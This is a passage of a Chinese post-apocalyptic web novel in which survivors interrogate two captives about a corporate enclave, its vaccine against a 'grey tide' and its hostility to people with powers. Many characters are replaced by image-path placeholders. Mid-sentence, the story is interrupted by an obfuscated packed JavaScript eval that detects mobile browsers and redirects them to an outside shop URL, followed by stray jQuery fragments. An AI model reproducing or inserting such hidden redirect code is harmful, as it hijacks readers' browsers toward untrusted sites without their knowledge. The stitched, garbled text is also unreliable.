“真会往自己脸上贴金。”
一晚上没睡,苏航正烦躁呢,听不得这种很装的言论。
江岚仿佛听到什么都不会意外,他顺着袁书朗的话接着问:“这么说,你们组织还挺大?有组织有纪律的。”
“这年头,还能有几个活人啊,就是抱团取暖罢了。”袁书朗向前伸了伸手臂,但发现是自己太过自作多情,原以为聊得氛围不错,能稍微松绑,原来无人在意,他只好继续说道,“你也知道,我是从外地回来的,肯定会认识一些人…”
他看到江岚白了自己一眼,立刻讨好地笑了一下:“诺瓦利斯集团很大啊,有些人抱团活下来了,性命无虞,自然也有闲工夫想看看自己造的孽还在不在。”
“那你在这外围等了那么久都不动手?”
“你往那儿一杵,谁下得去?”
“…你和我讲,我能不让你去?”
“我们想做的,肯定不一样。”袁书朗答得干脆,甚至带着点理直气壮的坦然。
世上总有那么一种中立派,不彻底与谁撕破脸皮,总是能明哲保身,实则是时刻看情况行事,滑不溜手、谁赢我帮谁,完全没底线。
袁书朗现在这副嘴脸,就颇有那些人的影子。江岚实在无法分辨自己是识人不清还是他变了。
江岚别过头去,袁书朗忽然腾空而起。
“…欸?说好了不动手的!”袁书朗像一条被线吊着蚯蚓,脑袋一下一下磕在半空中。
“我没说不动手吧。”
江岚脚步不停,径直往姜诚胜所在的那间屋子走去,一开门,袁书朗就被扔了进去。
两人四目相对,气氛霎时诡异得很。
“…杀鸡,儆猴?”姜诚胜僵硬地转了转脖子,虽然何曼苏给他简单接了骨,但被盯了一晚上还不让睡觉,这在古代多少算得上一种刑罚。
现在又搞这出…
可为什么是袁书朗?
“你好,我们之前见过。”袁书朗仰起脖子朝他点了个头。“…当然…”就住对门,怎么可能没见过,姜诚胜也硬着头皮尴尬地问了声好。
“我说的是,在洛松市我们见过。你可能不记得了。”
屋内同时站了好几个人,门外还有凑热闹的,显得这个空间十分逼仄。
姜诚胜没动,甚至连眼神都努力维持着刚才那副清澈无辜的模样,脊背却绷得笔直。
倒是袁书朗彻底放开了似的,整个人的姿态松快了不少:“我们现在同是天涯沦落人,不说点什么,这事儿完不了,还不如敞开了聊聊,咱们两个绑一起也打不过她一个。”
姜诚胜在众人的注视下终于主动打破缄默:
“说什么?跟着你们说集团的人罪大恶极?还有什么用。”
“小姜啊,你有什么困难就直说,你看我们也不是不好说话的人,都一起生活这么久了,这点信心也没有吗?”谭鸣凯挤在人堆后面,他对姜诚胜还是放不下心的。
唐墨也不知道什么时候挤进了房间,目光如炬地盯着屋内的人。
“他不说那我说。”袁书朗见姜诚胜迟迟不说话,开始主动交代,“洛松市是诺瓦利斯集团的老巢,还活着的专家、高层都在那了。他们还在努力解决灰潮的问题,也算是弥补过错。”
“弥补在哪了?”江岚问,“是有了新药还是控制住了灰潮?”
“预防药物是有的,虽然不可能做到百分百防范,但也很够用了。”
“…真的?”赵泓并没有非常欣喜的感觉,冷静得连他自己都意外。叫人喜出望外的事落进耳朵里,却像是砸进了一潭死水,半点涟漪都激不起来。
“真的有能用的疫苗,是在灰潮后才研发的。”袁书朗很认真地解释,“他们那里保留了电力,也一直维持着正常的城市生活供给。”
“…有电,还有交通?”赵泓突然发现自己乍一下不记得城市生活都有什么了,带着种恍如隔世的陌生感。
“夏天有空调,冬天有取暖,也确实有少量的汽车电车,诺瓦利斯集团有一个规模不小的生活据点。”
“那我怎么从来没听过?”沈平康站在最后面朝屋里喊道,“我也在外面混过,我之前认识的人也有从外地来的,可从没没说过还有这种地方!”
“两三年前才彻底形成的稳定的据点,在此之前,就算有什么资源也不会轻易透露给外人吧?”
“…”
这倒是…沈平康得承认,袁书朗说的话没什么问题。
可他也没那么兴奋。
倒霉了太久,习惯了朝不保夕、寸步难行的日子,此刻突然听到原来还有那么一群素未谋面的人正过着有电、有暖气、有汽车代步的正常生活,这份落差非但没能激起半点希望,反倒让他心里那点憋闷更沉了几分。
“既然混得不错,那为什么还要到我们这来?”江岚不为所动,把话题拉了回来。
“我来看曾经的制造基地的保存程度,没想到这里会这么…欣欣向荣。”
“讽刺我们?”
“不敢,是真没想到能遇到你在这生活。”袁书朗始终保持着一副诚恳的姿态,“在我遇到的异能者里,你的能力算是能排进前三的,有你在这里守着,我觉得地下的空间有没有被发现都问题不大,所以我就只是保持观望,不想、也不用做什么。”
“说白了,觉得我们不重要呗。”沈平康适时总结,嗤笑道,“小卡拉米,所以什么都不用知道,傻呵呵地怎么着都能过,然后你们接着偷摸用好东西、过好日子。”
谭鸣凯闻言,神情复杂地看向姜诚胜:“小姜,真是这样啊?”
“…”
沉默也是一种默认。
谭鸣凯莫名觉得有点烧心,胸口像是堵了团发闷的气,他大力搓了几\把后脖颈,不知道该说什么好。
前些年最难的时候,不多的口粮要匀着吃,在外面遇到畸变体也从没落下过一个人,谁受伤了大家凑着照顾,现如今老人都已经不多了,可那些实打实的患难与共倒像是从头到尾被人拿着放
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('80=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17738434|202338||http|test|mini|href|location'.split('|'),0,{}));
() {
$('.inform').remove();
$('#content').append('
大镜观察的试验。
最终只能化作一声又重又长的叹息,闷闷地散在这间狼藉的屋子里。
袁书朗看着众人的神情,又插嘴:“我和他还不太一样,我们希望更温和地与外界接触,但他们…”
“一群伪人罢了,跑到外面还装?”姜诚胜终于开口,他对袁书朗的厌恶都藏不住,“你们做了什么?从头到尾就喊点口号,蹭着别人的成果,然后慷他人之慨。”
“至少没有不分青红皂白就到处杀人,能活下来就不容易了,而且你们杀的都是什么样的人,心里没数吗?”
“…咋还内讧上了…”
赵泓此刻甚至想抓把瓜子,慢慢看他们吵架,但时间不允许,江岚毫不客气地从地上搂起一把碎石头朝他们二人扔了过去。
“有完没完?!”
“…”姜诚胜和袁书朗都不敢吭声,谁也不想再体验一次被异能压制。
屋内安静了一瞬,江岚这才又问:“诺瓦利斯集团,内部不和?”
姜诚胜:“…不能算是不和吧…有人的地方就会有争端,更何况是资源充沛的地方。”
“那你是排除异己那一派的?”
“…”
他想说不是,但昨晚的所作所为,实在没有说服力。
“我能不能和你单独聊聊?”
“想屁呢!”何曼苏立刻拒绝,“又琢磨着怎么逃走吧?!”
“…你看我现在还跑得了吗?”
“倒也是…”她还想凑近和江岚说小话,但江岚已经一口应下来。
众人想留下来,但被江岚好言好语劝走,谭鸣凯也难得想尝试掺和一下,朱辰丽也抱着脚下生根的唐墨直接走掉。
屋内重新安静下来。
“这几天太乱了,严林良刚走,紧接着又是王叔和你的事,我们这个厂子…”江岚想不到什么合适的形容词,分崩离析这个词在舌尖打了个转,又觉得未免言重。
“是我的问题。”姜诚胜直白地承认,“早上的时候小唐还找过我。”
“她找你做什么?”
“我们平时说话也不多,但最近的事还是影响到她了。小唐这小孩虽然早熟得厉害,但毕竟还是个孩子,她有点害怕。”姜诚胜抿了抿嘴,像是做了几番心理准备,“外面的情况和这边不太一样,各个方面…”
“畸变体不一样?”
姜诚胜抬头,眼神中确有一瞬间的茫然,不过也转瞬即逝。
他一直都知道江岚的动作,因为江岚每天都会报备自己在外面都折腾什么。
别人可能听个热闹就过去了,但那些细碎的信息在他脑子里就像完成了一副拼图。
“我知道你心里早有猜测,只是缺少一个印证的契机。”他苦笑,没有否认,“你如果去到我们那,一定可以做很多事。但我不建议你去。”
“为什么?”
姜诚胜沉默了片刻,喉结动了动:“畸变体和异能者,他们都不欢迎,除非…异能者是从他们手里直接产生的。”